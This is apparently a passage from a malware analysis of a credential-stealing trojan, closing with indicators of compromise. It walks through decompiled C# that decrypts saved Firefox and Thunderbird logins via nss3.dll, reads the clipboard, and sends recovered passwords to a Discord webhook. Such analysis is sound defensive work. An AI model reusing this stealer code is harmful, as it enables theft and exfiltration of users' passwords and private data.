bool flag9 = Operators.CompareString(COVID19.isDiscord, "True", false) == 0;if (flag9){ byte[] bytes3 = Encoding.UTF8.GetBytes(string.Concat(new string[] { "PW | ", Environment.UserName, " | VIP Recovery\r\n", COVID19.TheInfo, "\r\n", COVID19.StoragePW, "\r\n\r\n\r\n\r\n\r\n--------------------------------------------------" })); string text6 = string.Concat(new string[] { "Recovered PW | ", Environment.UserName, " | VIP Recovery\r\n", COVID19.TheInfo, "\r\n" }); ServicePointManager.Expect100Continue = false; ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12; try { COVID19.SendFileToDiscord(COVID19.TheDiscordURL, bytes3, "Recovered_PW" + COVID19.LogFileExtension, text6, COVID19.TheDiscordUsername); } catch (Exception ex5) { }}Lastly, the isPanel branch is somewhat unclear in purpose, since it is the last executed function, and it is simply replacing api.php with P1.php from the COVID19.ThePanelapi variable which is not defined.
bool flag10 = Operators.CompareString(COVID19.isPanel, "True", false) == 0;if (flag10){ string text7 = string.Concat(new string[] { "PW | ", Environment.UserName, " | VIP Recovery\r\n", COVID19.TheInfo, "\r\n", COVID19.StoragePW, "\r\n\r\n\r\n\r\n\r\n--------------------------------------------------" }); string text8 = COVID19.ThePanelapi.Replace("api.php", "P1.php");}VIPF_Based
This module is used for Firefox-based tools. It can be understood by the names of classes inside: COVIDSTCyberFox, COVIDSTFireFox, COVIDSTThunderbird etc and by the usage of the FFDecryptor module that will be analyzed soon, but which is a decryptor for Firefox-based tools.
Looking at COVIDSTFireFox:
public static void COVIDSTFireFox(){ try { string text = null; bool flag = false; string[] directories = Directory.GetDirectories(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Mozilla\\Firefox\\Profiles")); bool flag2 = directories.Length == 0; if (flag2) { } foreach (string text2 in directories) { string[] files = Directory.GetFiles(text2, "logins.json"); bool flag3 = files.Length > 0; if (flag3) { text = files[0]; flag = true; } bool flag4 = flag; if (flag4) { FFDecryptor.NSS_Inite(text2); break; } } bool flag5 = flag; if (flag5) { VIPF_Based.FFLogins fflogins; using (StreamReader streamReader = new StreamReader(text)) { string text3 = streamReader.ReadToEnd(); JavaScriptSerializer javaScriptSerializer = new JavaScriptSerializer(); fflogins = javaScriptSerializer.Deserialize<VIPF_Based.FFLogins>(text3); } foreach (VIPF_Based.aaalogshsindgdaLogndta aaalogshsindgdaLogndta in fflogins.logins) { string text4 = FFDecryptor.Decrypt(aaalogshsindgdaLogndta.encryptedUsername); string text5 = FFDecryptor.Decrypt(aaalogshsindgdaLogndta.encryptedPassword); string hostname = aaalogshsindgdaLogndta.hostname; bool flag6 = (Operators.CompareString(text4, "", false) != 0) & (Operators.CompareString(text5, "", false) != 0) & (Operators.CompareString(hostname, "", false) != 0); if (flag6) { string text6 = string.Concat(new string[] { "\r\n-------- / VIP Recovery \\ --------\r\nRecovered From: Firefox\r\nHost: ", hostname, "\r\nUSR: ", text4, "\r\nPSWD: ", text5, "\r\n---------------------------------\r\n " }); COVID19.StoragePW += text6; } } FFDecryptor.NSS_Shutdown(); try { foreach (IntPtr intPtr in FFDecryptor.hModuleList) { FFDecryptor.FreeLibrary(intPtr); } } finally { List<IntPtr>.Enumerator enumerator; ((IDisposable)enumerator).Dispose(); } } } catch (Exception ex) { }}This is all very similar to what has been seen in VIPSeassion, with the difference that Firefox does not store content in a SQLite database, but in an encrypted file. The file, logins.json, is read, and the content is decrypted at lines 40 till 42. The way the decryption works will be shown next, but for this module the key point is that the data is stored in the usual COVID19.StoragePW.
All the other classes in the module follow the same exact pattern.
FFDecryptor
NSS_Inite
The FFDecryptor module has a few classes, starting from NSS_Inite, since from the name it looks like what is initializing the whole decryption logic:
public static long NSS_Inite(string configdir){ string text = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Thunderbird\\"; string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Thunderbird\\"; string text3 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Firefox\\"; string text4 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Firefox\\"; string text5 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\SeaMonkey\\"; string text6 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\SeaMonkey\\"; string text7 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Comodo\\IceDragon\\"; string text8 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Comodo\\IceDragon\\"; string text9 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Cyberfox\\"; string text10 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Cyberfox\\"; string text11 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Pale Moon\\"; string text12 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Pale Moon\\"; string text13 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Waterfox Current\\"; string text14 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Waterfox Current\\"; string text15 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\SlimBrowser\\"; string text16 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\SlimBrowser\\"; string text17 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Mozilla Firefox\\"; string text18 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Mozilla Firefox\\"; string text19 = Environment.GetEnvironmentVariable("PROGRAMFILES") + "\\Postbox\\"; string text20 = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFilesX86) + "\\Postbox\\"; string text21 = null; bool flag = Directory.Exists(text); if (flag) { text21 = text; }
< a lot of if/else>
} FFDecryptor.hModuleList.Add(FFDecryptor.LoadLibrary(text21 + "\\mozglue.dll")); FFDecryptor.NSS3 = FFDecryptor.LoadLibrary(text21 + "\\nss3.dll"); FFDecryptor.hModuleList.Add(FFDecryptor.NSS3); return FFDecryptor.CreateAPI<FFDecryptor.DLLFunctionDelegate>(FFDecryptor.NSS3, "NSS_Init")(configdir);}It starts by searching for the environment variables of all the tools that it is going to exfiltrate data from later. Then the huge amount of if/else conditions is basically just assigning the text<number> variable of the specific tool to text21. The point is that each of these tools has a copy of the two DLL files that are going to be loaded at the end of the method, so only the first one available is needed. The first one that is found as installed will be used to load mozglue.dll 15 and nss3.dll 16. Both the libraries are used by Firefox, specifically nss3.dll is used to help the development of applications that need SSL.
PK11SDR_Decrypt
From this small utility what is useful to understand is that it is extracting the address of the PK11SDR_Decrypt method from the nss3.dll.
public static int PK11SDR_Decrypt(ref FFDecryptor.TSECItem data, ref FFDecryptor.TSECItem result, int cx){ IntPtr procAddress = FFDecryptor.GetProcAddress(FFDecryptor.NSS3, "PK11SDR_Decrypt"); FFDecryptor.DLLFunctionDelegate5 dllfunctionDelegate = (FFDecryptor.DLLFunctionDelegate5)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(FFDecryptor.DLLFunctionDelegate5)); return dllfunctionDelegate(ref data, ref result, cx);}From the docstring of the source code of the nss3.dll library 17 the explanation of the function is:
/* * PK11SDR_Decrypt - decrypt data previously encrypted with PK11SDR_Encrypt * result should be freed with SECItem_ZfreeItem */Decrypt
Now the PK11SDR_Decrypt is used in the Decrypt method, which is setting all the needed parameters for the function, decrypting the input (cypherText) and if successful it is extracting the data and returning them as strings.
public static string Decrypt(string cypherText){ IntPtr intPtr = IntPtr.Zero; StringBuilder stringBuilder = new StringBuilder(cypherText); try { byte[] array = Convert.FromBase64String(cypherText); intPtr = Marshal.AllocHGlobal(array.Length); Marshal.Copy(array, 0, intPtr, array.Length); FFDecryptor.TSECItem tsecitem = default(FFDecryptor.TSECItem); FFDecryptor.TSECItem tsecitem2 = default(FFDecryptor.TSECItem); tsecitem2.SECItemType = 0; tsecitem2.SECItemData = intPtr; tsecitem2.SECItemLen = array.Length; bool flag = FFDecryptor.PK11SDR_Decrypt(ref tsecitem2, ref tsecitem, 0) == 0; if (flag) { bool flag2 = tsecitem.SECItemLen != 0; if (flag2) { byte[] array2 = new byte[checked(tsecitem.SECItemLen - 1 + 1)]; Marshal.Copy(tsecitem.SECItemData, array2, 0, tsecitem.SECItemLen); return Encoding.ASCII.GetString(array2); } } } catch (Exception ex) { return null; } finally { bool flag3 = intPtr != IntPtr.Zero; if (flag3) { Marshal.FreeHGlobal(intPtr); } } return null;}NativeClipboard
The last module worth looking at is the NativeClipboard, specifically the GetClipboard method, which combines a series of Windows API to collect the content of the clipboard.
public static string GetClipboard(){ int num; string text2; int num4; object obj; try { IL_02: ProjectData.ClearProjectError(); num = -2; IL_0B: int num2 = 2; bool flag = !NativeClipboard.IsClipboardFormatAvailable(13U); if (!flag) { goto IL_22; } IL_1D: goto IL_AA; IL_22: num2 = 4; bool flag2 = !NativeClipboard.OpenClipboard(IntPtr.Zero); if (!flag2) { goto IL_39; } IL_37: goto IL_AA; IL_39: num2 = 6; string text = null; IL_3E: num2 = 7; IntPtr clipboardData = NativeClipboard.GetClipboardData(13U); IL_49: num2 = 8; bool flag3 = clipboardData != IntPtr.Zero; if (!flag3) { goto IL_98; } IL_5D: num2 = 9; IntPtr intPtr = NativeClipboard.GlobalLock(clipboardData); IL_69: num2 = 10; bool flag4 = intPtr != IntPtr.Zero; if (!flag4) { goto IL_96; } IL_7E: num2 = 11; text = Marshal.PtrToStringUni(intPtr); IL_8A: num2 = 12; NativeClipboard.GlobalUnlock(intPtr); IL_95: IL_96: IL_97: IL_98: IL_99: num2 = 15; NativeClipboard.CloseClipboard(); IL_A2: num2 = 16; text2 = text; IL_AA: goto IL_148; IL_AF: int num3 = num4 + 1; num4 = 0; @switch(ICSharpCode.Decompiler.ILAst.ILLabel[], num3); IL_101: goto IL_13D; IL_103: num4 = num2; @switch(ICSharpCode.Decompiler.ILAst.ILLabel[], (num > -2) ? num : 1); IL_11B:; } catch when (endfilter((obj is Exception) & (num != 0) & (num4 == 0))) { Exception ex = (Exception)obj2; goto IL_103; } IL_13D: throw ProjectData.CreateProjectError(-2146828237); IL_148: if (num4 != 0) { ProjectData.ClearProjectError(); } return text2;}The first thing to notice is the presence of a few labels like IL_148, which are control flow labels that are used in conjunction with the goto. It is similar to using if/else statements.
A cleaner version is:
public static string GetClipboard(){ if (!NativeClipboard.IsClipboardFormatAvailable(13U)) return null;
if (!NativeClipboard.OpenClipboard(IntPtr.Zero)) return null;
string text = null;
IntPtr handle = NativeClipboard.GetClipboardData(13U);
if (handle != IntPtr.Zero) { IntPtr pointer = NativeClipboard.GlobalLock(handle);
if (pointer != IntPtr.Zero) { text = Marshal.PtrToStringUni(pointer); NativeClipboard.GlobalUnlock(pointer); } }
NativeClipboard.CloseClipboard();
return text;}Which is simply taking the data from the clipboard via handle, locking the memory so that it can read the handle data, and once the data have been read and converted to text, returning them.
Indicators of Compromise
Hashes:
81278323333366c9177d761e8bf94c4664d06447198af84cb45f0fa5796e523ffor thestage1.ps1file201cf13f46b08feb07913ea61c0b1ad560accbd566697d5ec8f0182756e42aeefor thestage2.ps1filed945151ed42fada60086a9730d57d524a6b973716d752a85cdc75b14ee0742b1for thestage3.exefile44f92c25d4d71cd0848fdd7e79ac36d779480da454ef0c9a44ced7f4aea16dccfor theinvocationParam.exefile
Domains and URLs:
hosting2.ro.hostsailor.com:587emails (SMTP)http://51.38.247.67:8081/